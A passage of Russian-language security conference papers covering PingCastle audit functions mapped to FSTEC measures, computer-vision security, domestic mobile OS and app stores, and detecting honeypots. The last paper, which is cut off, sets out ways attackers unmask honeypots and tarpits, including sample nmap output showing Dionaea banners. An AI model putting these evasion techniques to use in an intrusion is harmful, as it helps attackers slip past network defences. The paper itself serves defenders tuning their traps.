2.	anivirus	Проверяет нет ли компьютеров, на которых не установлен антивирус. Используется для обнаружения незащищенных компьютеров, но также может сообщать о компьютерах с неизвестным антивирусом.	Информация об используемых антивирусах: hostname, antivirus name, version
3.	computer-version	Предоставляет версию операционной системы компьютера.	hostname, Operating System, Enabled, Disabled
4.	localadmin	Перечисляет локальных администраторов компьютера.	hostname, username, access rights
5.	oxidbindings	Выводит список всех IP-адресов компьютеров с помощью распознавателя Oxid (часть DCOM). Используется для поиска других сетей, которые используется для администрирования.	IP-address, hostname
6.	remote	Проверяет установлено ли на компьютере решение для удаленного рабочего стола.	hostname, remote soft name
7.	share	Перечисляет все общие ресурсы, опубликованные на компьютере, и определяет, может ли кто-либо получить к ним доступ.	hostname, path
8.	startup	Получает дату последнего запуска компьютера. Может использоваться для определения того, были ли применены последние исправления.	hostname, Creation, Last logon, Pwd Last Set, Distinguished name

№	Функция	Описание	Получаемые данные
Модуль export			
1.	changes	Экспортировать все модификации происходящие в домене в реальном времени	Date, DistinguishedName, Attribute, Value
2.	computers	Экспортировать все компьютеры в домене	DistinguishedName, scriptPath, primaryGroupID, lastLogonTimestamp, whenCreated, Enabled, Disabled, Active, Inactive, Locked, PwdNeverExpires, Duplicate, NoPreAuth, LAPS, OperatingSystem, OperatingSystemVersion
3.	users	Экспортировать всех пользователей в домене	DistinguishedName, sAMAccountName, scriptPath, primaryGroupID, lastLogonTimestamp, pwdLastSet, whenCreated, whenChanged, objectClass, userAccountControl, Enabled, Disabled, Active, Inactive, PwdNeverExpires, PwdNotRequired, DesEnabled, NotAesEnabled, ReversibleEncryption, Duplicate, LAPS, LAPSNew

Определив какие данные позволяет получить инструмент PingCastle, становится возможным сопоставление количественных показателей с мерами ИБ, описанными в модели ИБ [3]. Сопоставление представлено в таблице 2.

ТАБЛИЦА 2. Функции PingCastle, выявляющие количественные показатели процессов обеспечения ИБ

№	Наименование группы мер	Функция
1.	Идентификация и аутентификация (ИАФ)	changes, localadmin, users, oxidbindings
2.	Управление доступом (УПД)	share, localadmin, users, computers, oxidbindings, aclcheck
3.	Ограничение программной среды (ОПС)	anivirus, computerversion, changes, remote, startup
4.	Защита машинных носителей информации (ЗНИ)	-
5.	Аудит безопасности (АУД)	changes, computers, users, aclcheck, localadmin, oxidbindings
6.	Антивирусная защита (АВЗ)	anivirus, computers

№	Наименование группы мер	Функция
7.	Предотвращение вторжений (компьютерных атак)(СОВ)	changes
8.	Обеспечение целостности (ОЦЛ)	changes, computers, users, share
9.	Обеспечение доступности (ОДТ)	computers, oxidbindings, computerversion
10.	Защита технических средств и систем (ЗТС)	-
11.	Защита информационной (автоматизированной) системы и ее компонентов (ЗИС)	changes, computers, users, aclcheck, localadmin, oxidbindings, startup
12.	Реагирование на компьютерные инциденты (ИНЦ)	-
13.	Управление конфигурацией (УКФ)	changes, computers, users, aclcheck, startup, oxidbindings
14.	Управление обновлениями программного обеспечения (ОПО)	computers, startup
15.	Планирование мероприятий по обеспечению безопасности (ПЛН)	-
16.	Обеспечение действий в нештатных ситуациях (ДНС)	computers, oxidbindings, computerversion
17.	Информирование и обучение персонала (ИПО)	users

Практическое применение подхода, описанного в данной статье, можно рассмотреть на мере АВЗ.1 «Реализация антивирусной защиты», представленной в [3]. Для определения данного значения MNR требуется узнать общее количество серверов, компьютеров и наличие установленных на них антивирусов. Таким образом TC будет равно общему количеству серверов, компьютеров, а RN будет равно общему количеству установленных антивирусов. Показатели для данного расчета возможно получить используя функции anivirus и computers в PingCastle.

Таким образом, использование инструмента PingCastle позволяет реализовать автоматизацию сбора данных, необходимых для проведения оценки уровня ИБ. Описание авторами возможности автоматизации оценки уровня ИБ представлено в статье [4].

Список используемых источников

1. Хилти Д., Моррис Д., Шарсиг М. Свод знаний по управлению бизнес-процессами: BPM CBOK 4.0 [Электронный ресурс]. // Лань : электронно-библиотечная система. URL: https://e.lanbook.com/book/214268 (дата обращения: 25.03.2024).

2. PingCastle: официальный сайт [Электронный ресурс]. URL: https://www.pingcastle.com/ (дата обращения: 25.03.2024).

3. Приказ об утверждении требований по обеспечению безопасности значимых объектов критической информационной инфраструктуры Российской Федерации: от 25 декабря 2017 г. № 239[Электронный ресурс]. URL: https://fstec.ru/en/53-normotvorcheskaya/akty/prikazy/1592-prikaz-fstek-rossii-ot-25-dekabrya-2017-g-n-239 (дата обращения: 25 марта 2024 года).

4. Клишин Д. В., Чечулин А. А. Анализ стандартов обеспечения информационной безопасности // Системы анализа и обработки данных. 2023. № 1 (89). С. 37–54.

УДК 621.396.4
ГРНТИ 50.37.03

ОСНОВНЫЕ НАПРАВЛЕНИЯ И ПОТЕНЦИАЛЬНЫЕ ПРОБЛЕМЫ ИСПОЛЬЗОВАНИЯ КОМПЬЮТЕРНОГО ЗРЕНИЯ ДЛЯ ОБЕСПЕЧЕНИЯ ЗАЩИЩЕННОСТИ И ПОВЫШЕНИЯ КАЧЕСТВА УПРАВЛЕНИЯ СОВРЕМЕННЫМИ ИНФОКОММУНИКАЦИОННЫМИ СЕТЯМИ

И. С. Ковалев, И. Б. Паращук, Р. В. Яровой

Военная орденов Жукова и Ленина Краснознаменная академия связи
имени Маршала Советского Союза С.М. Буденного

Рассмотрены важные аспекты использования компьютерного зрения для обеспечения защищенности и повышения качества управления современными инфокоммуникационными сетями. Системы компьютерного зрения предоставляют пользователю (аудитору информационной безопасности инфокоммуникационных сетей) широкий спектр возможностей для анализа и обработки визуализированных данных об инцидентах безопасности, но при этом сами могут быть объектом для различных угроз и информационных правонарушений. Проведен анализ различных методов и средств, позволяющих обеспечить безопасность компьютерного зрения – криптографических методов, методов и средств аутентификации и авторизации, а также современных методов обнаружения аномалий и защиты от кибератак.

инфокоммуникационные сети, компьютерное зрение, защищенность, качество, управление, видеоданные, информационная безопасность, криптографические методы

В рамках процедур жизнедеятельности современного информационного общества, где первоначальное создание и последующее потребление информации является ключевым видом и конечным продуктом его функционирования, сама информация (объективно и безусловно) является ресурсом первостепенной, глобальной важности. В этой связи обеспечение защиты информации, реализация организационных и технологических мероприятий по обеспечению информационной безопасности, приобретают огромное значение. Безусловным приоритетом для организаций и отдельных пользователей становится обеспечение конфиденциальности, целостности и доступности данных, хранящихся и циркулирующих в пределах нашего информационного общества.

Одним из возможных современных подходов к обеспечению конфиденциальности, целостности и доступности информации специалисты считают методы и средства искусственного интеллекта, например, механизмы компьютерного зрения, способы и алгоритмы виртуальной и дополненной реальности.

Подобные подходы к использованию механизмов компьютерного зрения, по мнению специалистов, предоставляют широкие возможности для

предварительного анализа и обработки видеопотоков данных, которые могут быть использованы для визуализации угроз и рисков нарушений защищенности, а также для повышения качества управления современными инфокоммуникационными сетями. С помощью алгоритмов компьютерного зрения могут, в частности, быть полностью или частично, решены задачи распознавания объектов информационной безопасности (нарушителей, признаков атак), классификации изображений с видеокамер, обнаружения и распознавания лиц для подсистем контроля и управления доступом, анализа «подозрительного» поведения пользователей и многое другое [1-4].

Вместе с тем, наряду с довольно широким спектром открывающихся возможностей, механизмы компьютерного зрения сами несут в себе потенциальные угрозы, способные не просто отрицательно, а катастрофически повлиять на уровень защищенности, а также на качество управления современными инфокоммуникационными сетями, требования к которому неуклонно возрастают [5].

Речь идет о том, что визуализированные данные, являющиеся датасетом для систем компьютерного зрения, сами могут быть подвержены компьютерным атакам и иным правонарушениям. Например, преступники могут предпринять попытку подменить или изменить (модифицировать) видеоряд, чтобы обмануть подсистему контроля и управления доступом к автоматизированной системе управления инфокоммуникационными сетями, умышленно и злонамеренно трансформировать видеоданные для распознавания объектов или субъектов доступа с целью получить несанкционированный доступ к информации, хранящейся в базах данных или циркулирующей по каналам и трактам современных инфокоммуникационных сетей. Более того, системы компьютерного зрения, используемые в интересах обеспечения защищенности и повышения качества управления современными инфокоммуникационными сетями, сами могут стать объектом (целью) компьютерных атак. Атаки такого класса обычно нацелены на получение конфиденциальных данных или на компрометацию функциональности как самих инфокоммуникационными сетей, так и систем компьютерного зрения, используемых в процессе обработки данных.

Важными методами, полностью или частично обеспечивающими на современном этапе безопасность систем компьютерного зрения, предназначенных для обеспечения защищенности и повышения качества управления инфокоммуникационными сетями, принято считать криптографические методы, а также методы идентификации, аутентификации и авторизации объектов и субъектов доступа к ресурсам сетей такого класса.

Особое место в работе комплексов и средств обеспечения защищенности систем компьютерного зрения принадлежит методам обнаружения аномалий, которые играют важную роль в предотвращении и обнаружении компьютерных атак как на сами системы визуализации, так и на инфокоммуникационные сети, которые они призваны защищать [6, 7].

Компьютерное зрение играет важную роль при анализе визуализированных данных с целью выявления потенциальных угроз информационной безопасности. Так, например, системы компьютерного зрения зачастую используются для мониторинга видео трафика, поступающего с камер видеонаблюдения, а также для автоматического распознавания и обнаружения подозрительных действий или очевидных вторжений.

Алгоритмы компьютерного зрения позволяют автоматически анализировать и классифицировать субъекты, объекты доступа и события (инциденты безопасности) на видеозаписях, что облегчает задачу обнаружения возможных угроз информационной безопасности в интересах обеспечения защищенности и повышения качества управления инфокоммуникационными сетями. Применение компьютерного зрения в интересах обеспечения защищенности и повышения качества управления инфокоммуникационными сетями позволяет автоматизировать процессы обнаружения и анализа, что снижает нагрузку на сетевых администраторов, операторов (аудиторов) безопасности и повышает эффективность функционирования таких систем, как SIEM (Security Information and Event Management) – систем управления информацией и событиями безопасности [8].

Самые популярные (распространенные) компьютерные атаки на системы компьютерного зрения представляют собой атаки типа «отказ в обслуживании», при этих атаках злоумышленник стремится «перенасытить» ресурсы системы компьютерного зрения, чтобы она перестала работать вовсе или работала с пониженной производительностью.

Также злоумышленниками могут быть реализованы атаки типа «переполнение буфера», могут быть предприняты попытки внедрения вредоносного кода либо злонамеренное использование «люков» – незадекларированных уязвимостей в программном обеспечении систем компьютерного зрения. Существует угроза модификация или подмены визуализированных данных, которые используются системами компьютерного зрения, т.е., злоумышленники могут изменить содержимое статических или динамических изображений (видео), чтобы обмануть механизмы распознавания или исказить результаты анализа защищенности. Системы распознавания лиц и идентификации могут также подвергаться специальным атакам, направленным на обход их защиты. Злоумышленники могут использовать различные методы, такие как подделка или маскировка лица, для обмана систем распознавания. Это может привести к несанкционированному доступу или подделке личности.

Анализ современных исследований, осознание и понимание физической сущности этих угроз информационной безопасности систем компьютерного зрения, предназначенных для обеспечения защищенности и повышения качества управления современными инфокоммуникационными сетями, является важным для формулировки принципов и разработки соответствующих организационных мер и программно-аппаратных средств защиты, например, в сфере криптографии [9].

При этом шифрование видеоданных все активнее применяется для обеспечения конфиденциальности при передаче и хранении визуализированной информации, причем протоколы и алгоритмы криптографии также могут быть использованы для аутентификации и проверки целостности таких данных, что, в идеале, должно предотвратить модификацию или подмену данных такого типа. Вместе с тем, использование криптографических алгоритмов обуславливает необходимость разработки безопасных ключей и протоколов шифрования, требует учета специфики обработки потоковых и статических видеоданных.

Идентификация (оборудования), аутентификация (соответствие прав доступа конкретному пользователю) и авторизация (проверка и подтверждение подлинности самого пользователя) играют важнейшую роль в обеспечении безопасности систем компьютерного зрения, предназначенных для обеспечения защищенности и повышения качества управления современными инфокоммуникационными сетями.

Для предотвращения несанкционированного доступа, как к самим системам компьютерного зрения, так и к ресурсам современных инфокоммуникационных сетей, все чаще используют специальные надежные методы аутентификации – подсистемы распознавания лиц, биометрические подсистемы (сканирование отпечатков пальца, сетчатки глаз и т.д.) или, зачастую, многокритериальную (мультифакторную) аутентификацию.

Отдельного и более внимательного рассмотрения, на наш взгляд, требуют методы и средства защиты систем компьютерного зрения и инфокоммуникационных сетей от многовекторных существующих и перспективных целевых кибератак, причем в их основе должны лежать не только и не столько классические, традиционные методы защиты, но и источник исходных данных для таких методов, т.е., необходимо разрабатывать и «встраивать» в подсистемы защиты алгоритмы обнаружения аномалий, которые все более «входят в моду».

Данные методы, используемые в рамках процедур функционирования систем компьютерного зрения для обеспечения защищенности и повышения качества управления современными инфокоммуникационными сетями, позволяют обнаруживать аномальные события (инциденты), позволяют идентифицировать необычные или «подозрительные» паттерны в видеоданных, что, в свою очередь, может указывать на потенциальное начало кибератаки или возможное аномальное поведение пользователя.

Алгоритмы обнаружения аномалий подразумевают мониторинг активности системы, анализ «аномальных показателей», а также формирование «эталонов» – профилей обычного поведения пользователей, используемых в данных алгоритмах для сравнения. Помимо этого, разработка и применение дополнительных защитных механизмов, например, таких как межсетевые экраны, подсистемы обнаружения вторжений и подсистемы защиты от

вредоносных программ, помогут повысить уровень обеспечения безопасности систем компьютерного зрения.

Таким образом, рассмотрены некоторые важные позитивные и негативные аспекты использования компьютерного зрения для обеспечения защищенности и повышения качества управления современными инфокоммуникационными сетями. Системы компьютерного зрения дополнительно предоставляют пользователю (аудитору информационной безопасности инфокоммуникационных сетей) широкий диапазон возможностей для анализа и обработки визуализированных данных об инцидентах безопасности, но при этом сами могут быть объектом для различных угроз и информационных правонарушений. Проведен анализ различных методов и средств, позволяющих полностью или частично обеспечить безопасность компьютерного зрения – криптографических методов, методов и средств аутентификации и авторизации, а также современных методов обнаружения аномалий и защиты от кибератак.

Список используемых источников

1. Потапов А. С. Системы компьютерного зрения. Учебное пособие. СПб: Университет ИТМО, 2016. 161 с.

2. Клетте Р. Компьютерное зрение. Теория и алгоритмы / пер. с англ. А. А. Слинкин. М.: ДМК Пресс, 2019. 506 с.

3. Горячкин Б. С., Китов М. А. Компьютерное зрение // E-SCIO. №9 (48). 2020. С. 317–345.

4. Кухарев Г. А., Каменская Е. И., Матвеев Ю. Н., Щеголева Н. Л. Методы обработки и распознавания изображений лиц в задачах биометрии / под ред. М. В. Хитрова. СПб: Политехника, 2013. 388 с.

5. Башкирцев А. С., Митрофанов Е. А., Паращук И. Б. Автоматизированные системы управления телекоммуникационными сетями: обзор и анализ современных требований // Региональная информатика (РИ-2020). XVII Санкт-Петербургская международная конференция «Региональная информатика (РИ-2020)». Санкт-Петербург, 28-30 октября 2020 г.: Материалы конференции. Часть 1. \ СПОИСУ. СПб: 2020. С. 63–65.

6. Шкодырев В. П., Ягафаров К. И., Баштовенко В. А., Ильина Е. Э. Обзор методов обнаружения аномалий в потоках данных // Second Conference on Software Engineering and Information Management, СПб: 2017. Vol. 1864. С. 7–9.

7. Десницкий В. А., Паращук И. Б. Методика выявления аномальных данных в беспроводных сенсорных сетях на основе методов искусственного интеллекта // Перспективные направления развития отечественных информационных технологий: материалы VI межрегиональной научно-практической конференции. Севастополь, 22-26 сентября 2020 г. / Севастопольский государственный университет, науч. ред. Б. В. Соколов. Севастополь: СевГУ, Том 1, 2020. С. 199–200.

8. Паращук И. Б., Логинов В. А., Елизаров В. В. Оптимизация пространства параметров IT-инфраструктуры, оцениваемых SIEM-системой в условиях неопределенности // Информация и космос. № 1, 2018. С. 75–80.

9. Гладких А. А., Дементьев В. Е., Чилихин Н. Ю. Основы современных криптографических систем и перспективы их развития: учеб. пособие. Ульяновск: УлГТУ, 2020. 214 с.

УДК 004.056.2
ГРНТИ 20.51.17

ИССЛЕДОВАНИЕ СОВРЕМЕННЫХ ОТЕЧЕСТВЕННЫХ МОБИЛЬНЫХ ОПЕРАЦИОННЫХ СИСТЕМ И ПРИЛОЖЕНИЙ

М. М. Ковцур, Е. В. Коренюгин, М. В. Яссер

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В последние годы Россия активно стремится к укреплению своей экономической независимости и снижению зависимости от зарубежных технологий. Одним из ключевых направлений в этом стремлении стало исследование и внедрение отечественных продуктов в области мобильных операционных систем и мобильных приложений. В условиях быстрого развития цифровой экономики, где мобильные технологии играют важнейшую роль, вопрос об обеспечении суверенности в этой сфере становится более чем актуальным.

мобильные операционные системы, отечественная разработка, программное обеспечение, магазины приложений, мобильные устройства

В настоящее время, на отечественном рынке представлены 3 операционные системы, набирающие популярность. Одним из представителей среди отечественных разработок является «Аврора» [1]. Данная операционная система (ОС) разработана компанией «ООО «ОМП»». В "Авроре" отсутствует поддержка Android-приложений, однако пользователи могут устанавливать специальные веб-приложения. Что касается плюсов, характерно выделить: централизованное управление всеми устройствами компании, возможность адаптации под проектные требования, защита данных с использованием отечественной криптографии, большой набор программного обеспечения (ПО) для корпоративных задач.

Подводя итог, использование ОС Аврора позволяет обезопасить чувствительные данные, так как они не собираются и не передаются на стороннего сервера [2].

Следующим представителем является ОС «Роса Мобайл». Она создана научно-техническим центром информационных технологий «РОСА» [3]. Сервисы данной операционной системы объединены в единую экосистему с единой системой авторизации, что позволяет оптимально сочетаться с различными сценариями и бизнес-задачами [4]. Говоря об отличительных компонентах, данная ОС содержит единую учетную запись для всех сервисов компании, что позволяет ОС «Роса Мобайл» легко синхронизировать приложения между устройствами. Не мало важно отметить контроль информационной безопасности, ОС включает в себя «Роса Контроль» – систем

управления корпоративной мобильностью, где возможно контролировать доступ к сети, файлам, определять местоположение устройства и регулировать его права в корпоративной сети [5].

Мобильная операционная система «Ред ОС М», разработанная компанией «Ред Софт», является многопользовательской, многозадачной операционной системой, которая предоставляет платформу унифицированной функциональной универсальной доверенной среды для выполнения прикладного программного обеспечения.

Возможности «Ред ОС М» [6] позволяют: использовать единое устройство, благодаря синхронизации с ПК-версией, использовать Android-приложения и приложения, характерные для настольных операционных систем на одном устройстве [7].

Сравнительные результаты в ходе исследования представлены в таблице 1, а также на рис. 1–3.

ТАБЛИЦА 1. Сравнительная характеристика мобильных операционных систем

Критерии	«Аврора»	«Роса Мобайл»	«Ред ОС М»
На базе чего разработана	SailFish Mobile OS	Linux	Linux
Бесплатная версия для потребителей	+/-	+	+
Наличие сертификатов безопасности	+	+/-	+
Наличие тестового периода	+	+	+
Возможность установки на популярные смартфоны	+/-	+	+
Тип ОС	Корпоративная / пользовательская	Корпоративная / пользовательская	Корпоративная / пользовательская
Синхронизация с другими устройствами	+/-	+	+
Популярность ОС в 3 квартале 2023 года (в запросах)	~10000	~8000	~15000
Поддержка отечественных маркет-приложений	+	+	+




Рис 1. Статистика запросов «операционная система Аврора» на Яндекс Вордстат




Рис 2. Статистика запросов «Роса Мобайл» на Яндекс Вордстат




Рис 3. Статистика запросов «Ред ОС» на Яндекс Вордстат

Однако важным фактором для каждого устройства является наличие приложений [8]. В настоящее время, в нашей стране активно используются 3 магазина для скачивания приложений. Все они поддерживают отечественные операционные системы, а также привычный Android.

Одним из новых и перспективных приложений является RuMarket. Процесс установки приложения максимально прост – достаточно скачать APK-файл через интернет и установить его на свой смартфон. Особенностью RuMarket является то, что приложения устанавливаются не напрямую из магазина, а путем скачивания APK-файлов приложения и последующей установки на смартфон. Это может быть непривычно для некоторых пользователей, но в то же время позволяет устанавливать даже те приложения, которые были удалены из официальных магазинов по различным причинам.

Несмотря на некоторые недостатки, RuMarket продолжает развиваться и привлекать все больше пользователей своей простотой и доступностью.

Не менее перспективным и актуальным является российское приложение NashStore. Оно предоставляет доступ к более чем 1000 приложений и игр, разработанных российскими и зарубежными разработчиками. Одной из особенностей NashStore является поддержка оплаты покупок при помощи банковских карт, выпущенных российскими банками. Также присутствует простая установка из APK-файла, но с внесением своих персональных данных при регистрации в приложении, что является не безопасным со стороны информационной безопасности и безопасности персональных данных.

Наиболее перспективным и быстроразвивающимся магазином для приложений является – RuStore. Благодаря простому и удобному дизайну, процесс установки приложений становится максимально простым и удобным. Одним из главных преимуществ RuStore является своевременное обновление всех доступных приложений, что обеспечивает их стабильную работу и безопасность. Кроме того, магазин предлагает надежную техническую поддержку как для пользователей, так и для разработчиков программного обеспечения. Особо стоит отметить, что все приложения, представленные в RuStore, проходят проверку Лаборатории Касперского. Это обеспечивает дополнительную безопасность для пользователей и повышает доверие к магазину в целом [9].

Сравнительная характеристика каждого из маркет-приложений отражена в таблице 2. Каждый магазин имеет свои положительные качества и недостатки, однако показывают оптимальную и целостную работу.

ТАБЛИЦА 2. Сравнительная характеристика маркет-приложений на 2024 г.

Магазины приложений	По количеству приложений	По вовлеченной аудитории	По количеству скачиваний
RuMarket	Менее 100	775 000 человек	Более 500 тыс.
NashStore	Более 1000	550 600 человек	Более 1 млн.
RuStore	Более 100	1 760 000 человек	Более 7 млн.

В заключение можно отметить, что анализ возможностей отечественных мобильных операционных систем и приложений выявил ряд перспективных и инновационных решений, которые подчеркивают важность развития отечественной индустрии в области мобильных технологий. Наблюдается положительная динамика в улучшении функциональности, безопасности и удобства использования российских мобильных ОС, что создает благоприятные условия для их более широкого внедрения. Также важно отметить активное развитие отечественных мобильных приложений, обладающих конкурентоспособным функционалом.

Список используемых источников:

1. Документация «ОС Аврора». URL: https://auroraos.ru/documentation (дата обращения 07.01.2024).

2. А. И. Катасонов, С. И. Штеренберг, А. Ю. Цветков. Оценка стойкости механизма, реализующего... Мандатную сущностно-ролевую модель разграничения прав доступа в операционных системах семейства GNU Linux // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки., 2020. №2. С. 50–56.

3. Документация «ОС Роса Мобайл». URL: https://rosa.ru/docs/ (дата обращения 10.01.2024).

4. Гельфанд А. М., Казанцев А. А., Красов А. В., Орлов Г. А. Исследование распределенного механизма безопасности для устройств Интернета Вещей с ограниченными ресурсами // Актуальные проблемы инфотелекоммуникаций в науке и образовании. IX Международная научно-техническая и научно-методическая конференция: сб. науч. ст. СПб.: СПБГУТ, 2020. С. 321–326

5. Котенко И.В., Ушаков И.А. Использование технологий больших данных для мониторинга инцидентов информационной безопасности // Региональная информатика "РИ-2016". Материалы конференции. 2016. С. 168–169

6. Руководство пользователя «Ред ОС М». URL: https://red-soft.ru/ru/files/downloads/products/redos-m/redos-m_user_manual.pdf (дата обращения 10.01.2024).

7. Штеренберг С. И., Щеголева Д. И., Виноградова О. М. Синхронизированное использование систем защиты информации для контроля учёта рабочего времени // Вестник Санкт-Петербургского государственного университета технологии и дизайна. Серия 1: Естественные и технические науки, 2019. № 4. С. 3–8

8. Реестр программного обеспечения России. URL: https://reestr.digital.gov.ru (дата обращения: 08.02.2024).

9. Ахрамеева К. А., Ковцур М. М., Михайлова А. В. Обеспечение информационной безопасности баз данных web-приложений // Актуальные проблемы инфотелекоммуникаций в науке и образовании. IX Международная научно-техническая и научно-методическая конференция : сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2020. С. 107–110.

УДК 004.56
ГРНТИ 81.93.29

МЕТОДЫ ОБНАРУЖЕНИЯ HONEYPOT В КОРПОРАТИВНОЙ СЕТИ

Р. К. Коломийцев, Р. Б. Петрив

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

Ловушки honeypot позволяют собирать различные данные об активности злоумышленников в корпоративной сети. Их эффективность во многом зависит от того на сколько они правдоподобны и как долго остаются не опознаны. В работе представлены различные подходы к обнаружению honeypot, включая анализ сетевого трафика, мониторинг активности пользователей, а также использование специализированных инструментов и программного обеспечения. Это поможет в дальнейшем осуществлять более детальную настройку ловушек для имитации реальных рабочих мест или сервисов.

корпоративные сети, Honeypot, информационная безопасность, злоумышленник

В современной цифровой эпохе, когда корпоративные сети становятся основной целью атак злоумышленников, необходимо понимать, как они обнаруживают и обходят средства защиты. Существуют методы выявления honeypots, которые могут обеспечить более детальное понимание инфраструктуры сетевой безопасности в корпоративной среде.

Анализ сетевого трафика является одним из наиболее распространенных способов обнаружения honeypot. Они, как правило, связаны с минимальным количеством легитимного трафика, тогда как реальные системы генерируют значительно более высокий объем данных [1]. Для отслеживания необычного трафика в сети злоумышленники могут использовать такие инструменты как, Wireshark или ему подобные, основываясь на низкой активности или необычном повторении паттернов.

В качестве honeypot в сети могут также использоваться Tar Pits [2]. Они предназначены для медленного реагирования на входящие запросы, что замедляет попытки атак. Данные системы могут отображать нетипичные временные задержки при ответе на запросы по сравнению с обычными системами, вследствие чего задержки в ответах служат индикатором их присутствия. Tar Pits присутствуют на седьмом, четвертом и втором уровнях модели OSI в зависимости от вектора атаки и определяются следующим образом:

– на 7 уровне: злоумышленник вводит вредоносные команды SMTP / HTTP, из-за чего реакция системы замедляется. Таким образом, ловушки можно идентифицировать по задержке ответа;

– на 4 уровне: Tar Pits манипулирует стеком TCP/IP, где система принимает соединение и переключается на нулевой размер окна. Любая попытка закрытия соединения будет проигнорирована, так как атакующий не может отослать какие-либо данные на хост, из-за чего соединение остается активным;

– на 2 уровне: Если атака была запущена из того же сегмента локальной сети, где находится honeypot, атакующий может определить присутствие этого демона, просмотрев ответы с уникальным MAC-адресом 0:0:f:ff:ff:ff:ff. Злоумышленник также может определить наличие этих ловушек, анализируя ответы ARP.

Другой популярный метод обнаружения honeypot - сканирование сети на предмет уязвимостей и открытых портов. Злоумышленники активно сканируют сеть с помощью таких инструментов как Nessus, Nmap или Masscan, и ищут слабые места, которые могут свидетельствовать о наличии honeypot. Обычно honeypot предлагает несколько известных уязвимостей, чтобы привлечь атакующих, и эта информация может быть использована для обнаружения [3]. Также ловушки имитируют открытые порты на хосте, количество которых может существенно отличаться от реальных систем. Сканирование портов указанными инструментами помогает определить ненормальные или неправильно настроенные порты.

Стоит отметить, что стандартные настройки honeypot легко поддаются обнаружению. Сканирование может включать в себя анализ версий ПО и конфигураций, которые могут быть нехарактерны для реальных сервисов. На рисунке 1 приведен пример сканирования ловушки с настройками по умолчанию. MFC-адрес системы указывает на виртуальную машину, а сервисы на открытых портах имеют наименование используемого honeypot.

```
└─# nmap -sV 192.168.1.47
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-19 16:18 EST
Nmap scan report for 192.168.1.47
Host is up (0.00013s latency).
Not shown: 990 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         Dionaea honeypot ftpd
42/tcp   open  tcpwrapped
80/tcp   open  http        Apache httpd 2.2.22
135/tcp  open  msrpc?
443/tcp  open  ssl/honeypot Dionaea Honeypot httpd
445/tcp  open  microsoft-ds Dionaea honeypot smbd
1433/tcp open  ms-sql-s    Dionaea honeypot MS-SQL server
5060/tcp open  honeypot    Dionaea Honeypot sipd
5061/tcp open  ssl/honeypot Dionaea Honeypot sipd
8000/tcp open  http        WSGIServer 0.1 (Python 2.7.3)
MAC Address: 08:00:27:38:D1:EC (Oracle VirtualBox virtual NIC)
```

Рис. 1. Сканирование хоста honeypot со стандартными настройками

Также к общим методам относятся следующие:

– Интерактивное проведение тестов. Интерактивное тестирование, включая взаимодействие с системой через различные протоколы, может выявить несоответствие поведения, свойственное honeypots. Примеры включают анализ реакции системы на ошибочные или нестандартные команды.

– Сравнение сетевой топологии. Сравнение карты сетевой топологии с расположением и характеристиками известных устройств и сервисов позволяет идентифицировать несоответствия, которые могут указывать на наличие honeypot [4].

– Корреляционный анализ событий безопасности. Интеграция данных из систем управления информационной безопасностью (SIEM) и других инструментов мониторинга может облегчить обнаружение honeypots путем корреляции событий безопасности, которые кажутся изолированными или неподдающимися классификации в общем контексте инцидентов.

